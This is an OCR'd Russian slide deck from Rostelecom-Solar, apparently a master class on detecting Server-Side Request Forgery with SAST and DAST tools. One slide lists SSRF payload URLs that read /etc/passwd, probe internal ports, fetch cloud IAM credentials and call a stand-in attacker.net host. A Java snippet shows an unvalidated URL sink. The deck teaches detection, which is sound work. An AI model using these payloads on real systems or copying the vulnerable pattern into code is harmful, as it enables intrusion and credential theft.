Ростелеком
Солар

Анализ уязвимостей в мобильных и веб-приложениях с применением статического анализатора

Татьяна Куцовол
Технический лидер отдела разработки
«Ростелеком-Солар»
t.kutsovol@rt-solar.ru

О спикере


Татьяна Куцовол

Технический лидер в отделе разработки продукта Solar appScreener в «Ростелеком-Солар»

@luttatiana


План мастер-класса


1. Вводная часть
2. Server-Side Request Forgery (SSRF)
3. Автоматизация поиска SSRF с помощью DAST. Возможно ли это?
4. Автоматизация поиска SSRF с помощью SAST. Возможно ли это?
5. Комбинация SAST и DAST




Вводная часть

Вводная часть





SAST



DAST

Ростелеком Солар

OWASP Top 10 (2021)

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021 Software and Data Integrity Failures

A09:2021 Security Logging and Monitoring Failures

A10:2021 Server-Side Request Forgery

Результаты использования автоматизированных средств анализа DAST и SAST и их комбинации

DAST | SAST

Когда срабатывает только один из инструментов анализа

DAST & SAST

Когда срабатывают оба инструмента анализа

Ростелеком Солар

OWASP Top 10 (2021)

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021 Software and Data Integrity Failures

A09:2021 Security Logging and Monitoring Failures

A10:2021 Server-Side Request Forgery


Server-Side Request Forgery (SSRF)

SSRF

Позволяет злоумышленнику отправлять запросы от имени скомпрометированного сервера.

Злоумышленник может получить возможность считывать данные из служб, которые недоступны напрямую из клиентской части:

- Атака, направленная против сервера, с использованием сетевого интерфейса loopback (127.0.0.1 или localhost), или злоупотребление доверием между сервером и другими службами в той же сети.
- Атака XSPA, предоставляющая информацию об открытых портах на сервере.
- Атака, предоставляющая данные об облачном провайдере, на котором размещен сервер.



Ростелеком
Солар


SSRF (payloads)

- https://target.com/page?url=http://127.0.0.1/admin
- https://target.com/page?url=http://127.0.0.1/phpmyadmin
- https://target.com/page?url=file://etc/passwd
- https://target.com/page?url=file://path/to/file
- https://target.com/page?url=sftp://attacker.net:11111

- https://target.com/page?url=http://localhost:22
- https://target.com/page?url=http://127.0.0.1:25

- https://target.com/page?url=http://169.254.169.254/latest/user-data
- https://target.com/page?url=http://169.254.169.254/latest/user-data/iam/security-credentials/ROLE_NAME
- https://target.com/page?url=http://192.0.0.192/latest/meta-data

SSRF



Ростелеком
Солар


SSRF

```
public static void request(HttpServletRequest request) throws IOException
{

    String url = request.getParameter("url");

    URL taintUrl = new URL(url);

    taintUrl.openConnection(); //SSRF
}
```

Автоматизация поиска SSRF с помощью DAST

Автоматизация поиска SSRF с помощью DAST


Классическим решением DAST подобные уязвимости обнаружить невозможно.



Ростелеком Солар

Автоматизация поиска SSRF с помощью DAST

Out-of-band Application Security Testing (**OAST**)



Ростелеком Солар

Автоматизация поиска SSRF с помощью SAST

Автоматизация поиска SSRF с помощью SAST

```java
public static void request(HttpServletRequest request) throws IOException
{

    String url = request.getParameter("url");

    URL taintUrl = new URL(url);

    taintUrl.openConnection(); //SSRF
}
```



Ростелеком Солар

Автоматизация поиска SSRF с помощью SAST

Ростелеком Солар

